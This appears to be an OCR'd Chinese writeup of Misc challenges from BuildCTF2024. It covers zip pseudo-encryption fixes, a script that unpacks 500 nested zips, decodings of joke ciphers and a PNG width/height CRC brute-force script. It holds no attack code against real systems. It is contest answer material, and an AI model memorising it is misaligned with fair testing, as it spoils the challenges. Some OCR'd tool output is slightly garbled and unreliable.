
BuildCTF2024 Writeup

> 花了一晚上看了一下，老规矩，一眼没思路的就pass，最终做出来了这么点题。

Misc


E2?21P

先把加密位都改成00，解压以后出现CRC校验错误的问题




接下来按这篇文章做就行

txt的内容是brainfuck编码



EZ_ZIP


binwalk分离图片得到一个zip



看来是要解500层压缩包


```
import pyzipper
cnt=500
target_folder='111'
zip_file='111\\layer_500.zip'
while cnt>=0:
    with pyzipper.AESZipFile(zip_file, 'r', compression=pyzipper.ZIP_DEFLATED,
encryption=pyzipper.WZ_AES) as extracted_zip:
        extracted_zip.extractall(path=target_folder)
    cnt-=1
    zip_file=f'111\\layer_{cnt}.zip'
```

解出来最后是个flagggggggg.zip，用010看一下发现伪加密，改完解压得flag




HEX的秘密

如下




what is this?

如下




一念愚即般若绝，一念智即般若生

阴阳怪气编码，得到password


密码学工具箱ToolsFx v1.17.0 build 2023-09-20
CTF 编解码 编码转换 BigInt 字符处理 哈希 MAC 对称加密(block) 对称加密(Stream) 非对称加密 签名与验签 Qrcode PBE Browser Misc ApiPost 压缩 图片模块 经纬度相关 关于
待处理:
逐行 解码忽略空白符
就这¿就这¿不会吧？ 不会吧？ 不会吧？ 就这¿就这¿不会吧？ 不会吧？ 就这¿就这¿就这¿不会吧？ 不会吧？ 就这¿就这¿不会吧？ 就这¿就这¿就这¿不会吧？ 不会吧？ 就这¿不会吧？ 就这¿不会吧？ 就这¿就这¿就这¿就这¿不会吧？ 不会吧？ 就这¿就这¿不会吧？ 就这¿就这¿就这¿不会吧？ 不会吧？ 就这¿就这¿不会吧？ 不会吧？ 不会吧？ 就这¿就这¿不会吧？ 就这¿就这¿就这¿就这¿就这¿就这¿就这¿就这¿就这¿不会吧？ 就这¿不会吧？ 就这¿不会吧？ 就这¿
加密:
01248 a1z26 aaencode ADFGX affine asciiSum atbash
autoKey bacon24 base64CaseCrack baudot beaufort bifid braille(盲文)
brain fuck bubbleBabble caesar caesar box cetacean Citrix CTX1 curveCipher
DNA emojiSubstitute Fenham fourSquare fracMorse grayCode gronsfeld
hacker words handyCode hill jjencode manchester manchester-diff morse
nihilist oneTimePad Ook pawnShop periodicTable playFair polybius
porta qwe rabbit railFence rot13 rot18 rot47
rot5 rot8000 RSA-crack socialistCoreValue steg base64 tapCode trifid
troll script twin-hex type7 virgenene vowel zwBinary zwUnicode
与佛论禅 六十四卦 兽音(online) 天干地支(base60) 新佛曰(online) 熊曰(online) 百家姓
阴阳怪气
加密 解密 运行 quipqiup.com wiki
输出内容:
s2j6dg@*
解码: YYGQ 输入长度: 488 输出长度: 8 cost: 2 ms

与佛论禅


密码学工具箱ToolsFx v1.17.0 build 2023-09-20
CTF 编解码 编码转换 BigInt 字符处理 哈希 MAC 对称加密(block) 对称加密(Stream) 非对称加密 签名与验签 Qrcode PBE Browser Misc ApiPost 压缩 图片模块 经纬度相关 关于
待处理:
逐行 解码忽略空白符
佛曰：冥離是吶即俱耨薩那侄大姪訶怯多提勝涅冥咒孕大俱神闍侄老逝哆依真吶。罰呼帝冥耶梵大波得特輸至哆怖俱遠侄屢僧闍真栗恐三夷罰醯伊羯俱若夷皤槃得鉢滅遠僧鉢盡瑟寫俱舍梵夜心語阿故哆上罰陀利罰得神侄帝吶無皤者俱曳哆耨怯夢伊道俱跋俱寫曳皤穆老顏離冥實奢怖多哆故悉怛隸吶阿語一罰輸侄知侄者燦耨至怯尼語呼俱槃語夢缽集耨離缽。語僧勝尼盡罰栗盧恐冥參多哆密苦怯栗即侄燦踐語曳語至俱提罰帝俱槃梵恐俱藝上蒙陀罰勝無菩數吶得俱所伽那醯侄藐藐侄以楞語明奢姪南心皤倒侄夜遠故梵以楞皤世竟涅輸道奢倒冥穆罰得吶摩特沙瑟怯瑟皤怛皤槃缽呼俱耨語朋南沙寫竟槃上缽故離波無悉缽漫孕羯侄瑟利知殿藐哆蘇道吶度知侄訶吶得語婆明梵瑟舍缽謹奢竟俱數怯能怯難究數哆夜帝羅
加密:
01248 a1z26 aaencode ADFGX affine asciiSum atbash
autoKey bacon24 base64CaseCrack baudot beaufort bifid braille(盲文)
brain fuck bubbleBabble caesar caesar box cetacean Citrix CTX1 curveCipher
DNA emojiSubstitute Fenham fourSquare fracMorse grayCode gronsfeld
hacker words handyCode hill jjencode manchester manchester-diff morse
nihilist oneTimePad Ook pawnShop periodicTable playFair polybius
porta qwe rabbit railFence rot13 rot18 rot47
rot5 rot8000 RSA-crack socialistCoreValue steg base64 tapCode trifid
troll script twin-hex type7 virgenene vowel zwBinary zwUnicode
与佛论禅 六十四卦 兽音(online) 天干地支(base60) 新佛曰(online) 熊曰(online) 百家姓
阴阳怪气
encrypt version custom password for encrypt version, default is TakuronDotTop
加密 解密 运行 quipqiup.com wiki
输出内容:
曰：坤茫元量华劫始南灵+梵冥炁渺荡净+浩虚玉道坤玉终罗炁度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融量照霄炁北南西生陀+空茫陀周度清道茫炁冥度东真阎阎阿度命净威茫度元茫微威陀空人罗北魂威荡幽吉灵尊
解码: BuddhaSay 输入长度: 310 输出长度: 100 cost: 5 ms


天书解码


[随波逐流]CTF编码工具 V6.3 20241008
Base/Rot 字符解密1 字符解密2 字符解密3 编码转换 带key解密 多key解密 在线解密 进制转换 其他工具 文件 图片 题库&更新
密文↓(字:100)
密钥key/str/url:
一键解码
曰: 坤茫元里华劫始南灵+梵冥丕剎荡净+浩虚王道坤玉终罗丕度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融里照胥丕北南西生陀+空茫陀周度清道茫丕冥度东真阎阎阿度命净威茫度元茫微威陀空人罗北魂威荡幽吉灵尊
解密结果↓
双11超级红包主会场，天天开红包，领24888元红包!
正则搜
搜索
↑结果↑
百家姓磁链解码: magnet:?xt=urn:btih:rZ44Z
中文电报码解码:
天干地支解码:
伏羲六十四卦解码:
与佛论禅(佛曰/如是我闻)解码:
与佛论禅V2(佛又曰)解码:
天书(曰)解码: 7dcUypxFHgNST7rVkdM5k7X18GSU9JinEziQ5vsS1rMpvTpx
盲文解码: 曰: 坤茫元里华劫始南灵+梵冥丕剎荡净+浩虚王道坤玉终罗丕度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融里照胥丕北南西生陀+空茫陀周度清道茫丕冥度东真阎阎阿度命净威茫度元茫微威陀空人罗北魂威荡幽吉灵尊
隐藏(零宽)字符解码:
元素周期表密码解码:
火星文解码: 火星文解密1: 曰: 坤茫元里华劫始南灵+梵冥丕剎荡净+浩虚王道坤玉终罗丕度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融里照胥丕北南西生陀+空茫陀周度清道茫丕冥度东真阎阎阿度命净威茫度元茫微威陀空人罗北魂威荡幽吉灵尊
火星文解密2: 曰: 坤茫元里华劫始南灵+梵冥丕剎荡净+浩虚王道坤玉终罗丕度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融里照胥丕北南西生陀+空茫陀周度清道茫丕冥度东真阎阎阿度命净威茫度元茫微威陀空人罗北魂威荡幽吉灵尊
棋盘密码解码: -1
八卦符编码解码:
中文域名PunyCode解码:
键盘包围解码:
键盘按键键码值(keyCode)解码:
键盘上档键解码: 曰: 坤茫元里华劫始南灵+梵冥丕剎荡净+浩虚王道坤玉终罗丕度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融里照胥丕北南西生陀+空茫陀周度清道茫丕冥度东真阎阎阿度命净威茫度元茫微威陀空人罗北魂威荡幽吉灵尊
九宫格键盘解码:
敲击码解码:
AAencode(颜文)解码:
XXencode解码:
本软件为测试之用，不得用于任何非法及商业用途
体验AI编码 赢取万元奖金
随波逐流出品 www.1o1o.xyz


base58

四妹，你听我解释

扔进010，看到结尾多了点东西



复制出来from hex，得到前半串编码



同时还报crc有问题，猜测需要爆破宽高

```python
import binascii
import struct
crcbp = open("c.png", "rb").read()     #填入图片名
crc32frombp = int(crcbp[29:33].hex(),16)
print(crc32frombp)

for i in range(10000):
    for j in range(10000):
        data = crcbp[12:16] + \
            struct.pack('>i', i)+struct.pack('>i', j)+crcbp[24:29]
        crc32 = binascii.crc32(data) & 0xffffffff
        # print(crc32)
        if(crc32 == crc32frombp):
            print(i, j)
            print('hex:', hex(i), hex(j))
            exit(0)
```

